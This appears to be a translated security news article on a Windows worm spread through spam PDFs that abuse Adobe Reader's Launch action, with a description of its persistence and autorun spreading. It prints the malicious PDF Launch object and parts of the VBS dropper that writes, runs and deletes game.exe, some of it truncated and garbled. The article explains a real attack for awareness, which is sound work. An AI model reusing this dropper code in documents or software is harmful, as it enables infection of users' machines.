Worm can infect Windows system via PDF vulnerability


According to the latest research of X Force security group, security holes in PDF files will make it easier for hackers to put malware inside Windows systems.

***TipsMake.com* - According to the latest research of X Force security group under IBM Internet Security Systems, security holes in PDF files will help hackers easily put malware inside Windows system** . That is the appearance of the ZeuS bot, but without stopping there, this security hole also contains another potential danger - the worm.

The code or executable files in the form of * .exe that are embedded in PDF files will be activated when users use the Launch Actions / Launch File function. Although Adobe Reader has issued a message asking if the user wants to execute the files, those messages have been changed so that users are not suspicious or aware of what will happen to them. their system.

Collected from a variety of sources, including X-Force's report, it is now spreading spam mailboxes with the same title as " ***Setting for your mailbox are changed*** ". Emails like this mention that users should open the attached PDF file for complete instructions and details about reconfiguring their email account. And many people have accidentally fallen into this dangerous trap when believing in the announcement and opening the attached PDF file. As a result, malicious code in the PDF file immediately creates the ***game.exe*** file and executes it in the user's system.

Below is a preliminary description of hackers attack tactics:




Spam emails contain malicious code when users open


The target is the Microsoft Windows operating system. When the user opens the PDF file, they immediately activate the ***cmd.exe*** application, with the purpose of calling out two ***scripts.vbs*** and ***batscript.vbs:***

```
8 0 obj
<<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (/c echo Set fso=CreateObject("Scripting.FileSystemObject") > scri
vbs && echo Set f=fso.OpenTextFile("doc.pdf", 1, True) >> script.vbs &&
ho pf=f.ReadAll  >> script.vbs && echo s=InStr(pf,"~SS")  >> script.vbs
 echo e=InStr(pf,"~EE")  >> script.vbs && echo s=Mid(pf,s,e-s)  >> scri
vbs && echo Set z=fso.OpenTextFile("batscript.vbs", 2, True)  >> script
s && echo s = Replace(s,"%","") >> script.vbs && echo z.Write(s) >> scr
.vbs && script.vbs && batscript.vbs



Click the "open" button to view this document:)
```

When opening the PDF file, the user will see the following bulletin board appear, but has been cleverly disguised with gaps as shown below:



But when pulled up, users will see the full message as follows:



Of course, if they want to be activated, they must have an impact from the user, and the hackers have carefully 'lured' them with the above 'secure' information. Users just need to select ' ***Open*** ', the embedded malicious code will immediately create a strange file named ***game.exe*** with the following form:

```
%Set WshShell = WScript.CreateObject("WScript.Shell")
%WshShell.Run "cmd.exe /c game.exe"
%WScript.Sleep 3000
%Set f  = FSO.GetFile("game.exe")
%f.Delete
%Set f  = FSO.GetFile("batscript.vbs")
%f.Delete
%Set f  = FSO.GetFile("script.vbs")
%f.Delete
%'EE
ET
```

The ***script.vbs*** script contains the executable file (this is ***game.exe***), encoded into VBS string. This process is really confusing and confusing, but the value ***077, 090 is*** actually ***ASCII*** standard encoding of two characters M and Z, this is the first 2 bytes of any * .exe file of the executable. Microsoft Windows platform:

```
Dim b
Function c(d)
  c=chr(d)
End Function

b=Array(c(077),c(090),c(144),c(000),c(003),
c(000),c(000),c(000),c(004),c(000),c(000),
c(000),c(255),c(255),c(000),c(000),c(184),
```

This code continues to do the writing of strings into files:

```
c(000),c(000),c(000),c(000),c(000),c(000),c(000),
c(000),c(000),c(000),c(000),c(000),c(000),c(000),
c(000),c(000),c(000),c(000),c(000),c(000),c(000),
c(000),c(000),c(000),c(000 ),"")

Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("game.exe", 2, True)

For i = 0 To 35328
  f.write(b(i))
Next

f.close()
```

The next code (***batscript.vbs***) will execute this ***game.exe*** file. This is actually another variant of a worm known as ***Win32 / Auraax*** or ***Win32 / Emold*** . It will automatically copy to ***C: Program FilesMicrosoft Commonsvchost.exe*** , and then, use the ***HKLMMicrosoftWindows NTCurrentVersionImage File Execution Optionsexplorer.exe key*** , to install itself into the debug application of explorer.exe, and of course it will automatically Dynamic is activated when the user boots the Windows system. At the same time, it also automatically creates 1 rootkit driver to replace the ***asyncmac.sys*** file in the system. Besides, part of this malware will continue to spread, copying itself to other partitions of the entire drive (including mobile devices) with the autorun mechanism, it will automatically create files. ***autorun.inf*** and ***system.exe*** on every partition it finds, set and adjust the necessary parameters of ***autorun.inf*** to automatically activate the ***system.exe*** process.

But actually the problem only occurs when users do not pay attention to the suspicious bulletin board, so Adobe does not rank this vulnerability in a serious manner. Adobe thinks that a useful function only becomes dangerous when users use it incorrectly.